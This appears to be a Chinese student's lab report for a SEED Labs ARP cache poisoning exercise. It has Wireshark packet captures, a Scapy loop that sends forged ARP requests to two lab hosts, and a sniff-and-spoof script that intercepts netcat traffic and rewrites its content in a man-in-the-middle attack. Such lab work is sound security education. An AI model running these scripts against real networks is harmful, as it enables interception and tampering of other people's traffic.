1723 2021-07-16 11:1… 10.9.0.5 10.9.0.6 TCP 66 40538 → 23 [ACK] Seq=165927437 Ack=523210111 Win=502 Len=0 TS…
1726 2021-07-16 11:1… 10.9.0.6 10.9.0.5 TCP 66 23 → 40538 [ACK] Seq=523210111 Ack=165927437 Win=509 Len=0 TS…
1729 2021-07-16 11:1… 10.9.0.6 10.9.0.5 TCP 66 23 → 40538 [ACK] Seq=523210111 Ack=165927437 Win=509 Len=0 TS…
Frame 1694: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface br-b7cb2539f522, id 0
Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
Destination: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
Source: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
Type: IPv4 (0x0800)
Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
Transmission Control Protocol, Src Port: 40538, Dst Port: 23, Seq: 165927438, Ack: 523210112, Len: 1
Data (1 byte)
Data: 63
[Length: 1]
0000 02 42 0a 09 00 69 02 42 0a 09 00 05 08 00 45 10 ·B···i·B ·····E·
0010 00 35 7a 05 40 00 40 06 ac 91 0a 09 00 05 0a 09 ·5z·@·@· ····
0020 00 06 9e 5a 00 17 09 e3 da 0e 1f 2f 8d 80 80 18 ···Z···· ···/····
0030 01 f6 14 44 00 00 01 01 08 0a 36 d4 bb 39 9c 1a ···D···· ··6··9··
0040 f7 64 63 ·dc


[SEED Labs] *br-b7cb2539f522
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp
No. Time Source Destination Protocol Length Info
1628 2021-07-16 11:1… 10.9.0.6 10.9.0.5 TCP 78 [TCP Keep-Alive] 23 → 40538 [ACK] Seq=523210112 Ack=165927438…
1631 2021-07-16 11:1… 10.9.0.5 10.9.0.6 TCP 78 [TCP Keep-Alive] 40538 → 23 [ACK] Seq=165927438 Ack=523210111…
1634 2021-07-16 11:1… 10.9.0.5 10.9.0.6 TCP 78 40538 → 23 [ACK] Seq=165927437 Ack=523210111 Win=502 Len=0 TS…
1637 2021-07-16 11:1… 10.9.0.6 10.9.0.5 TCP 66 [TCP Keep-Alive] 23 → 40538 [ACK] Seq=523210112 Ack=165927438…
1638 2021-07-16 11:1… 10.9.0.5 10.9.0.6 TCP 66 40538 → 23 [ACK] Seq=165927439 Ack=523210112 Win=502 Len=0 TS…
1641 2021-07-16 11:1… 10.9.0.5 10.9.0.6 TCP 78 40538 → 23 [ACK] Seq=165927437 Ack=523210111 Win=502 Len=0 TS…
1642 2021-07-16 11:1… 10.9.0.6 10.9.0.5 TCP 66 23 → 40538 [ACK] Seq=523210113 Ack=165927439 Win=509 Len=0 TS…
1645 2021-07-16 11:1… 10.9.0.5 10.9.0.6 TCP 78 40538 → 23 [ACK] Seq=165927437 Ack=523210111 Win=502 Len=0 TS…
1648 2021-07-16 11:1… 10.9.0.5 10.9.0.6 TCP 78 40538 → 23 [ACK] Seq=165927437 Ack=523210111 Win=502 Len=0 TS…
1652 2021-07-16 11:1… 10.9.0.6 10.9.0.5 TCP 78 [TCP Dup ACK 1642#1] 23 → 40538 [ACK] Seq=523210113 Ack=16592…
1655 2021-07-16 11:1… 10.9.0.6 10.9.0.5 TCP 78 [TCP Keep-Alive] 23 → 40538 [ACK] Seq=523210112 Ack=165927438…
1658 2021-07-16 11:1… 10.9.0.5 10.9.0.6 TCP 67 [TCP Keep-Alive] 40538 → 23 [PSH, ACK] Seq=165927438 Ack=5232…
1659 2021-07-16 11:1… 10.9.0.6 10.9.0.5 TCP 78 23 → 40538 [ACK] Seq=523210113 Ack=165927439 Win=509 Len=0 TS…
1660 2021-07-16 11:1… 10.9.0.6 10.9.0.5 TCP 67 [TCP Keep-Alive] 23 → 40538 [PSH, ACK] Seq=523210112 Ack=1659…
1663 2021-07-16 11:1… 10.9.0.6 10.9.0.5 TCP 78 [TCP Keep-Alive] 23 → 40538 [ACK] Seq=523210112 Ack=165927438…
Frame 1658: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface br-b7cb2539f522, id 0
Ethernet II, Src: 02:42:0a:09:00:69 (02:42:0a:09:00:69), Dst: 02:42:0a:09:00:06 (02:42:0a:09:00:06)
Destination: 02:42:0a:09:00:06 (02:42:0a:09:00:06)
Source: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
Type: IPv4 (0x0800)
Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
Transmission Control Protocol, Src Port: 40538, Dst Port: 23, Seq: 165927438, Ack: 523210112, Len: 1
Data (1 byte)
Data: 5a
[Length: 1]
0000 02 42 0a 09 00 06 02 42 0a 09 00 69 08 00 45 10 ·B·····B ···i··E·
0010 00 35 79 f6 40 00 40 06 ac a0 0a 09 00 05 0a 09 ·5y·@·@· ····
0020 00 06 9e 5a 00 17 09 e3 da 0e 1f 2f 8d 80 80 18 ···Z···· ···/····
0030 01 f6 6e 00 00 00 01 01 08 0a 36 d4 ab dd 9c 1a ··n····· ··6·····
0040 ea c1 5a ··Z

上面取了部分截图，可以观察到我们输入的字符内容都被替换成了 Z（0x5a）。

Task3：

该实验想通过 ARP 缓存中毒实现 netcat 的中间人攻击。

首先需要对主机 A 和 B 进行 ARP 缓存中毒攻击。

由于实验中时间较久，可能导致缓存时间过，所以利用一个 while 循环不断的进行攻击。

Open — ARPCachePoisoning.py — ~/Desktop/Labs_20.04/Network Security/A...he Poisoning Attack Lab/Labsetup/volumes

```
#!/usr/bin/env python3
from scapy.all import *
E = Ether()
A = ARP(op=1,psrc='10.9.0.6',hwsrc='02:42:0a:09:00:69',pdst='10.9.0.5')
pkt1 = E/A

B = ARP(op=1,psrc='10.9.0.5',hwsrc='02:42:0a:09:00:69',pdst='10.9.0.6')
pkt2 = E/B
while 1:
        sendp(pkt1, iface='eth0')
        sendp(pkt2, iface='eth0')
```


编写伪造报文的程序，将输入的 ZhangPeng 替换为 AAAAAAAAA，代码如下：

~/Desktop/Labs_20.04/Network Security/ARP Cache Poisoning Attack Lab/Labsetup/volumes — Save


```
                # Create a new packet based on the captured one.
                # 1) We need to delete the checksum in the IP & TCP headers,
                #because our modification will make them invalid.
                #Scapy will recalculate them if these fields are missing.
                # 2) We also delete the original TCP payload.
                newpkt = IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].payload)
                del(newpkt[TCP].chksum)
                ################################################################
                # Construct the new payload based on the old payload.
                # Students need to implement this part.
                if pkt[TCP].payload:
                        data = pkt[TCP].payload.load # The original payload data
                        newdata = data.replace(b'ZhangPeng',b'AAAAAAAAA')
                        # No change is made in this sample code
                        send(newpkt/newdata)
                else:
                        send(newpkt)
                ################################################################
        elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
                # Create new packet based on the captured one
                # Do not make any change
                newpkt = IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].chksum)
                send(newpkt)

f = 'tcp and host 10.9.0.5'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

Python 3 — Tab Width: 8 — Ln 23


建立 netcat 的连接。



在主机 M 上运行该程序。



在主机 A 上键入含有 ZhangPeng 的内容，可以看到在主机 B 上被替换成了 AAAAAAAAAA。



总结:

在这个实验中，我们学习到了有关 ARP 缓存中毒攻击的相关概念，并且学会了实现 ARP 缓存中毒攻击的三种方法，并且恶意攻击者可以通过 ARP 缓存中毒攻击，将受害者的报文发送到其主机上进行监听并且修改，以达到其目的。在这次实验中，同样需要更改 filter 的规则以避免需要监听的报文数量过多，且本人在尝试的时候 IP 地址的效果似乎优于 MAC 地址。